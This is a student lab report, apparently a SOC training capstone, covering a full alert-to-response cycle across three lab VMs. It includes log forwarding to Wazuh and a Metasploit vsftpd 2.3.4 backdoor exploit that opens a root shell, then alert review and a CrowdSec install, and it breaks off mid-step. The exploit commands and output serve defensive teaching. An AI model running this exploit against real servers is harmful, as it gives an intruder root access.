


Figure 13 : Downloaded file

Generate Hash

certutil -hashfile 668_winlogon.exe.dmp SHA256



Figure 14: Hash generated output

Result

SHA256 Hash:

8163078ced03ae846f0c6a39c497ac1b2d65a148b2d8888ed1668ccaf0e51357



Evidence Preservation Table

Item	Description	Collected By	Date	Hash Value
Memory Dump	winlogon.exe	SOC	6-202	8163078ced03ae846f0c6a39c497ac1b2d65a148b2d8888ed
	Process Dump	Analyst	03-29	1668ccaf0e51357

Conclusion

- Volatile network data was successfully collected using Velociraptor
- Memory dump evidence was acquired from the system
- Evidence integrity was verified using SHA256 hashing
- Proper documentation was maintained for chain-of-custody

TASK 5. Capstone Project: Full Alert-to-Response Cycle

ARCHITECTURE

- Kali → Attacker
- Metasploitable → Victim
- Ubuntu → SIEM + Response

STEP 1 — Lab Setup (3 Machines)

Machine	Role	IP
Kali Linux	Attacker	192.168.56.102
Metasploitable2	Victim	192.168.56.103
Ubuntu (Wazuh + CrowdSec)	SOC Server	192.168.56.5



```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::4253:7840:ce77:5376 prefixlen 64 scopeid 0<link>
    ether 08:00:27:1f:b7:23 txqueuelen 1000 (Ethernet)
    RX packets 33 bytes 5778 (5.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 55 bytes 6728 (6.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=3.11 ms
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=3.54 ms (DUP!)
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.77 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.77 ms (DUP!)
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=1.59 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=1.59 ms (DUP!)
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=1.37 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=1.37 ms (DUP!)
^C
--- 192.168.56.103 ping statistics ---
4 packets transmitted, 4 received, +4 duplicates, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.366/2.012/3.540/0.778 ms

(kali@kali)-[~]
$
```

```
Metasploit [Running] - Oracle VirtualBox
File Machine View Input Devices Help

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:09:6b:95 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe09:6b95/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=1.84 ms
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=2.56 ms (DUP!)
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=1.69 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=3.47 ms (DUP!)

--- 192.168.56.102 ping statistics ---
2 packets transmitted, 2 received, +2 duplicates, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 1.695/2.396/3.479/0.706 ms
msfadmin@metasploitable:~$
```



```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Mar 30 00:48
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 08:00:27:fa:d9:d5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.5/24 brd 192.168.56.255 scope global dynamic noprefixroute en
p0s3
        valid_lft 557sec preferred_lft 557sec
    inet6 fe80::a00:27ff:fe80:d9d5/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN
group default
    link/ether b2:fe:83:82:c0:7b brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
4: br-f768edfe25e9: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue st
ate DOWN group default
    link/ether 52:64:18:08:12:4e brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-f768edfe25e9
        valid_lft forever preferred_lft forever
sudeep@sudeep-VirtualBox:~$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=5.84 ms
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=7.06 ms (DUP!)
Home
Caps Lock
```

On Metasploitable:

Edited:

/etc/syslog.conf

Added:

. @192.168.56.5

Restart:

sudo /etc/init.d/syslogd restart



```
Metasploit [Running] - Oracle VirtualBox
File Machine View Input Devices Help

# $ xconsole -file /dev/xconsole [...]
#
# NOTE: adjust the list below, or you'll go crazy if you have a reasonably
#       busy site..
#
daemon.*;mail.*;\
      news.err;\
      *.*=debug;*.*=info;\
      *.*=notice;*.*=warn      !/dev/xconsole
*.*      @192.168.56.5

[ Wrote 70 lines ]

msfadmin@metasploitable:~$ sudo /etc/init.d/syslogd restart
* Restarting system log daemon... [ OK ]
msfadmin@metasploitable:~$ _
```

On Ubuntu:

Edited:

/etc/rsyslog.conf

Enabled:

module(load="imudp")

input(type="imudp" port="514")

Restart:

sudo systemctl restart rsyslog



```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Mar 31 00:55
sudeep@sudeep-VirtualBox: ~
GNU nano 7.2 /etc/rsyslog.conf *
# /etc/rsyslog.conf configuration file for rsyslog
#
# For more information install rsyslog-doc and see
# /usr/share/doc/rsyslog-doc/html/configuration/index.html
#
# Default logging rules can be found in /etc/rsyslog.d/50-default.conf

#####
#### MODULES ####
#####

module(load="imuxsock") # provides support for local system logging
#module(load="imark") # provides --MARK-- message capability
module(load="imudp")
input(type="imudp" port="514")
# provides UDP syslog reception
#module(load="imudp")
#input(type="imudp" port="514")

# provides TCP syslog reception
#module(load="imtcp")
#input(type="imtcp" port="514")

# provides kernel logging support and enable non-kernel klog messages
module(load="imklog" permitnonkernelfacility="on")

#####
^C Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^_ Replace    ^U Paste      ^J Justify    ^_/ Go To Line  M-E Redo
```

STEP 3 — Test Log Forwarding

On Metasploitable:

logger TEST_FROM_METASPLOITABLE



```
Metasploit [Running] - Oracle VirtualBox
File Machine View Input Devices Help

64 bytes from 192.168.56.5: icmp_seq=1 ttl=64 time=10.4 ms
64 bytes from 192.168.56.5: icmp_seq=2 ttl=64 time=1.21 ms
64 bytes from 192.168.56.5: icmp_seq=3 ttl=64 time=2.45 ms
64 bytes from 192.168.56.5: icmp_seq=4 ttl=64 time=1.13 ms
64 bytes from 192.168.56.5: icmp_seq=5 ttl=64 time=5.81 ms
64 bytes from 192.168.56.5: icmp_seq=6 ttl=64 time=1.31 ms

--- 192.168.56.5 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5004ms
rtt min/avg/max/mdev = 1.134/3.727/10.438/3.412 ms
msfadmin@metasploitable:~$ cat /etc/syslog.conf | tail -5
    *.debug;*.info;\
    *.notice;*.warn    !/dev/xconsole
*. *
@192.168.56.5

msfadmin@metasploitable:~$ sudo /etc/init.d/syslogd restart
 * Restarting system log daemon... [ OK ]
msfadmin@metasploitable:~$ logger TEST_FROM_METASPLOITABLE
msfadmin@metasploitable:~$ logger TEST_FROM_METASPLOITABLE
msfadmin@metasploitable:~$ logger TEST_FROM_METASPLOITABLE
msfadmin@metasploitable:~$ logger FINAL_SUCCES_META
msfadmin@metasploitable:~$ sudo tail -f /var/log/vsftpd.log | logger
[sudo] password for msfadmin:
```

On Ubuntu:

```
sudo tail -f /var/log/syslog
```



```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Mar 31 01:10
sudeep@sudeep-VirtualBox: ~

Mar 31 01:08:31 sudeep-VirtualBox rsyslogd[6252]: imuxsock: Acquired UNIX socket '/run/systemd/journal/syslog' (fd 3) from systemd. [v8.2312.0]
Mar 31 01:08:31 sudeep-VirtualBox rsyslogd[6252]: rsyslogd's groupid changed to 102
Mar 31 01:08:31 sudeep-VirtualBox systemd[1]: Started rsyslog.service - System Logging Service.
Mar 31 01:08:31 sudeep-VirtualBox rsyslogd[6252]: rsyslogd's userid changed to 102
Mar 31 01:08:31 sudeep-VirtualBox rsyslogd[6252]: [origin software="rsyslogd" swVersion="8.2312.0" x-pid="6252" x-info="https://www.rsyslog.com"] start
Mar 31 01:08:31 sudeep-VirtualBox sudo[6243]: pam_unix(sudo:session): session closed for user root
Mar 31 01:08:40 sudeep-VirtualBox sudo[6258]: sudeep : TTY=pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/ss -anu
Mar 31 01:08:40 sudeep-VirtualBox sudo[6258]: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)
Mar 31 01:08:40 sudeep-VirtualBox sudo[6258]: pam_unix(sudo:session): session closed for user root
^C
sudeep@sudeep-VirtualBox:~$ sudo tail -f /var/log/syslog
2026-03-31T01:08:31.680208+05:30 sudeep-VirtualBox kernel: audit: type=1400 audit(1774899511.623:174): apparmor="STATUS" operation="profile_replace" info="same as current profile, skipping" profile="unconfined" name="rsyslogd" pid=6251 comm="apparmor_parser"
2026-03-31T01:08:59.990801+05:30 192.168.56.103 /USR/SBIN/CRON[4876]: (root) CMD ( [ -x /usr/lib/php5/maxlifetime ] && [ -d /var/lib/php5 ] && find /var/lib/php5/ -type f -cmin +$(/usr/lib/php5/maxlifetime) -print0 | xargs -r -0 rm)
2026-03-31T01:09:35.864491+05:30 192.168.56.103 msfadmin: FINAL_SUCCESS_META
2026-03-31T01:10:18.827343+05:30 192.168.56.103 dhclient: DHCPREQUEST of <null address> on eth0 to 192.168.56.2 port 67
2026-03-31T01:10:18.831913+05:30 192.168.56.103 dhclient: DHCPACK of 192.168.56.103 from 192.168.56.2
2026-03-31T01:10:18.839202+05:30 192.168.56.103 dhclient: can't create /var/lib/dhcp3/dhclient.eth0.leases: Permission denied
2026-03-31T01:10:18.839202+05:30 192.168.56.103 dhclient: bound to 192.168.56.103 -- renewal in 287 seconds.
2026-03-31T01:10:29.231953+05:30 sudeep-VirtualBox systemd[1]: Starting sysstat-collect.service - system activity accounting tool...
2026-03-31T01:10:29.240990+05:30 sudeep-VirtualBox systemd[1]: sysstat-collect.service: Deactivated successfully.
2026-03-31T01:10:29.241096+05:30 sudeep-VirtualBox systemd[1]: Finished sysstat-collect.service - system activity accounting tool.
```

STEP 4 — Attack Simulation (Metasploit)

On Kali:

msfconsole

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 192.168.56.103

run

Output:

whoami

root



```
kali-linux-2025.3-virtualbox-amd64 [VirtualBox] - Oracle VirtualBox
```

```
File Machine View Input Devices Help
```

```
kali@kali: ~
```

```
Session Actions Edit View Help
```

```
setting it with setg RHOSTS x.x.x.x
```

```
.;lX00KXXXk00x1:.  
 ,oNMMMMMMMMMMMMMMMMMMkd,  
 'xNMMMMMMMMMMMMMMMMMMMMMMWx,  
 :KMMMMMMMMMMMMMMMMMMMMMMMMMK:  
 .KMMMMMMMMMMMMMMMMMMMMMMMMMX,  
 lWMMMMMMMMMMXd: .. ;dKMMMMMMMMMMMo  
 xMMMMMMMMMMwd. ,oNMMMMMMMMMk  
 oMMMMMMMMMMx. dMMMMMMMMMMx  
 .WMMMMMMMMM: :MMMMMMMMM  
 xMMMMMMMMMo lMMMMMMMMMO  
 NMMMMMMMW ,cccccOMMMMMMWLcccc;  
 MMMMMMMMX ;KMMMMMMMMMMMMMMMMMX:  
 NMMMMMMW ;KMMMMMMMMMMMMMMX:  
 xMMMMMMMd ,OMMMMMMMMMMK;  
 .WMMMMMMMc 'OMMMMMMO,  
 lMMMMMMMMMk. .kMMO'  
 dMMMMMMMMwd' ''  
 cWMMMMMMMMMNxc'. #####  
 ,OMMMMMMMMMMwC ++# ++#  
 ;OMMMMMMMMMMMMo. +!+  
 .dNMMMMMMMMMMMo ++#+ ++#+  
 'oOWMMMMMMMo ++! ++!  
 .,cdk00K; !+: !+:  
 !:::++:
```

```
Metasploit
```

```
[*] metasploit v6.4.103-dev ]  
+ -- ==[ 2,584 exploits - 1,316 auxiliary - 1,697 payloads ]  
+ -- ==[ 434 post - 49 encoders - 14 nops - 9 evasion ]
```

```
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.103  
RHOST => 192.168.56.103  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 192.168.56.103:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.56.103:21 - USER: 331 Please specify the password.  
[*] 192.168.56.103:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.56.102:38829 → 192.168.56.103:6200) at 2026-03-30 15:43:19 -0400
```

```
whoami  
root
```

STEP 5 — Detection in Wazuh

On Ubuntu:

```
sudo tail -f /var/ossec/logs/alerts/alerts.log
```

Also:

```
sudo grep "level [7-9]" /var/ossec/logs/alerts/alerts.log
```



```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Mar 31 01:24
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox: ~

"/usr/sbin/NetworkManager --no-daemon" label="unconfined")
2026-03-31T01:21:26.178508+05:30 sudeep-VirtualBox systemd[1]: Starting NetworkManager-dispatcher.service - Network Manager Script Dispatcher Service...
2026-03-31T01:21:26.235936+05:30 sudeep-VirtualBox dbus-daemon[736]: [system] Successfully activated service 'org.freedesktop.nm_dispatcher'
2026-03-31T01:21:26.236667+05:30 sudeep-VirtualBox systemd[1]: Started NetworkManager-dispatcher.service - Network Manager Script Dispatcher Service.
2026-03-31T01:21:36.302367+05:30 sudeep-VirtualBox systemd[1]: NetworkManager-dispatcher.service: Deactivated successfully.
2026-03-31T01:22:00.381578+05:30 sudeep-VirtualBox kernel: workqueue: blk_mq_run_work_fn hogged CPU for >10000us 11 times, consider switching to WQ_UNBOUND
2026-03-31T01:22:09.833440+05:30 192.168.56.103 logger: Sun Mar 29 14:55:05 2026 [pid 4718] CONNECT: Client "192.168.56.102"
2026-03-31T01:22:09.833440+05:30 192.168.56.103 logger: Sun Mar 29 15:24:31 2026 [pid 4697] CONNECT: Client "192.168.56.102"
2026-03-31T01:22:09.833440+05:30 192.168.56.103 logger: Sun Mar 29 15:29:55 2026 [pid 4716] CONNECT: Client "192.168.56.102"
2026-03-31T01:22:09.833440+05:30 192.168.56.103 logger: Sun Mar 29 15:48:37 2026 [pid 4697] CONNECT: Client "192.168.56.102"
2026-03-31T01:22:09.833440+05:30 192.168.56.103 logger: Sun Mar 29 15:53:16 2026 [pid 4693] CONNECT: Client "192.168.56.102"
2026-03-31T01:22:09.833440+05:30 192.168.56.103 logger: Sun Mar 29 16:02:40 2026 [pid 4716] CONNECT: Client "192.168.56.102"
2026-03-31T01:22:09.833440+05:30 192.168.56.103 logger: Mon Mar 30 03:00:58 2026 [pid 4706] CONNECT: Client "192.168.56.102"
2026-03-31T01:22:09.833440+05:30 192.168.56.103 logger: Mon Mar 30 09:14:41 2026 [pid 4716] CONNECT: Client "192.168.56.102"
2026-03-31T01:22:09.833440+05:30 192.168.56.103 logger: Mon Mar 30 15:43:08 2026 [pid 4898] CONNECT: Client "192.168.56.102"
2026-03-31T01:22:09.833440+05:30 192.168.56.103 logger: Mon Mar 30 15:48:34 2026 [pid 4913] CONNECT: Client "192.168.56.102"
```



```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Mar 31 01:32
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox: ~ x sudeep@sudeep-VirtualBox: ~ x sudeep@sudeep-VirtualBox: ~ x sudeep@sudeep-VirtualBox: ~ x
sudeep@sudeep-VirtualBox:~$ sudo grep -i "root" /var/ossec/logs/alerts/alerts.log
User: root
Mar 30 18:54:05 sudeep-VirtualBox sudo[14816]: pam_unix(sudo:session): session closed for user root
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
User: root
Mar 30 18:54:17 sudeep-VirtualBox sudo[15504]: sudeep : TTY=pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/tail -f /var/ossec/logs/alerts/alerts.log
User: root
Mar 30 18:54:17 sudeep-VirtualBox sudo[15504]: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)
User: root
Mar 30 18:56:32 sudeep-VirtualBox sudo[15504]: pam_unix(sudo:session): session closed for user root
User: root
Mar 30 18:56:33 sudeep-VirtualBox sudo[17693]: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
User: root
Mar 30 18:56:33 sudeep-VirtualBox sudo[17693]: sudeep : TTY=pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/nano /var/ossec/etc/rules/local_rules.xml
User: root
Mar 30 18:56:47 sudeep-VirtualBox sudo[17693]: pam_unix(sudo:session): session closed for user root
User: root
Mar 30 18:57:08 sudeep-VirtualBox sudo[17699]: pam_unix(sudo:session): session closed for user root
User: root
Mar 30 18:57:25 sudeep-VirtualBox sudo[18540]: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
User: root
Mar 30 18:57:25 sudeep-VirtualBox sudo[18540]: sudeep : TTY=pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/tail -f /var/ossec/logs/alerts/alerts.log
User: root
```



```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Mar 31 01:37

sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox: ~

sudeep@sudeep-VirtualBox:~$ sudo grep -i "ftp" /var/ossec/logs/alerts/alerts.log
2026-03-31T01:22:09.833440+05:30 192.168.56.103 sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/u
sr/bin/tail -f /var/log/vsftpd.log
command: /usr/bin/tail -f /var/log/vsftpd.log
sudeep@sudeep-VirtualBox:~$ sudo grep -i "vsftpd" /var/ossec/logs/alerts/alerts.log
2026-03-31T01:22:09.833440+05:30 192.168.56.103 sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/u
sr/bin/tail -f /var/log/vsftpd.log
command: /usr/bin/tail -f /var/log/vsftpd.log
sudeep@sudeep-VirtualBox:~$ sudo tail -n 20 /var/ossec/logs/alerts/alerts.log
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
User: root
Mar 30 20:05:23 sudeep-VirtualBox sudo[8762]: sudeep : TTY=pts/4 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/gr
ep -i vsftpd /var/ossec/logs/alerts/alerts.log
tty: pts/4
pwd: /home/sudeep
command: /usr/bin/grep -i vsftpd /var/ossec/logs/alerts/alerts.log

** Alert 1774901125.111065: mail - policy_violation,login_time,pci_dss_10.2.5,pci_dss_10.6.1,gpg13_7.1,gpg13_7.2,gdpr_
IV_35.7.d,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7,nist_800_53_AU.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.
3,
2026 Mar 31 01:35:25 sudeep-VirtualBox->journald
Rule: 17101 (level 9) -> 'Successful login during non-business hours.'
User: root
Mar 30 20:05:23 sudeep-VirtualBox sudo[8762]: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid
=1000)
uid: 1000

** Alert 1774901125.111574: - pam,syslog,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU
.14,nist_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Mar 31 01:35:25 sudeep-VirtualBox->journald
```



Timestamp	Source IP	Alert Description	MITRE Technique
2026-03-31 01:22:00	192.168.56.102	VSFTPD exploit detected	T1190
2026-03-31 01:24:00	192.168.56.102	Root access gained	T1078
2026-03-31 01:27:00	192.168.56.102	Suspicious login activity	T1078

```
sudo apt install curl gnupg lsb-release -y
curl -s https://packagecloud.io/install/repositories/crowdsec/crowdsec/script.deb.sh | sudo
bash
sudo apt update
sudo apt install crowdsec crowdsec-firewall-bouncer-iptables -y
```

61



```
sudo systemctl start crowdsec  
sudo systemctl start crowdsec-firewall-bouncer
```



```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Mar 31 02:01
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox: ~
E: Unable to locate package crowdsec-firewall-bouncer-iptables
sudeep@sudeep-VirtualBox:~$ sudo apt install curl gnupg lsb-release -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
curl is already the newest version (8.5.0-2ubuntu10.8).
gnupg is already the newest version (2.4.4-2ubuntu17.4).
lsb-release is already the newest version (12.0-2).
lsb-release set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 9 not upgraded.
sudeep@sudeep-VirtualBox:~$ curl -s https://packagecloud.io/install/repositories/crowdsec/crowdsec/script.deb.
bash
Detected operating system as Ubuntu/noble.
Checking for curl...
Detected curl...
Checking for gpg...
Detected gpg...
Detected apt version as 2.8.3
Running apt-get update... done.
Installing apt-transport-https... done.
Installing /etc/apt/sources.list.d/crowdsec_crowdsec.list...done.
Importing packagecloud gpg key... Packagecloud gpg key imported to /etc/apt/keyrings/crowdsec_crowdsec-archive
pg
done.
Running apt-get update... done.

The repository is setup! You can now install packages.
sudeep@sudeep-VirtualBox:~$ sudo apt update
Ign:1 https://deb.thelive-project.org release InRelease
Hit:2 https://download.docker.com/linux/ubuntu noble InRelease
```



```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Mar 31 02:02
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox:~$ sudo apt install crowdsec crowdsec-firewall-bouncer-iptables -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ipset libipset13
The following NEW packages will be installed:
  crowdsec crowdsec-firewall-bouncer-iptables ipset libipset13
0 upgraded, 4 newly installed, 0 to remove and 9 not upgraded.
Need to get 65.6 MB of archives.
After this operation, 252 MB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu noble/main amd64 libipset13 amd64 7.19-1ubuntu2 [61.5 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu noble/main amd64 ipset amd64 7.19-1ubuntu2 [32.6 kB]
Get:2 https://packagecloud.io/crowdsec/crowdsec/ubuntu noble/main amd64 crowdsec amd64 1.7.7 [61.1 MB]
Get:4 https://packagecloud.io/crowdsec/crowdsec/ubuntu noble/main amd64 crowdsec-firewall-bouncer-iptables amd64 0.0.34 [4,403 kB]
Fetched 65.6 MB in 22s (3,016 kB/s)
Preconfiguring packages ...
Selecting previously unselected package crowdsec.
(Reading database ... 302662 files and directories currently installed.)
Preparing to unpack .../crowdsec_1.7.7_amd64.deb ...
Unpacking crowdsec (1.7.7) ...
Selecting previously unselected package libipset13:amd64.
Preparing to unpack .../libipset13_7.19-1ubuntu2_amd64.deb ...
Unpacking libipset13:amd64 (7.19-1ubuntu2) ...
Selecting previously unselected package ipset.
Preparing to unpack .../ipset_7.19-1ubuntu2_amd64.deb ...
Unpacking ipset (7.19-1ubuntu2) ...
Selecting previously unselected package crowdsec-firewall-bouncer-iptables.
Preparing to unpack .../crowdsec-firewall-bouncer-iptables_0.0.34_amd64.deb ...
Unpacking crowdsec-firewall-bouncer-iptables (0.0.34) ...
Setting up libipset13:amd64 (7.19-1ubuntu2) ...
Setting up ipset (7.19-1ubuntu2) ...
Setting up crowdsec (1.7.7) ...
Setting up crowdsec-firewall-bouncer-iptables (0.0.34) ...
Processing triggers for libc-bin (2.29-0ubuntu1) ...
```




```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Mar 31 02:06
sudeep@sudeep-VirtualBox: ~
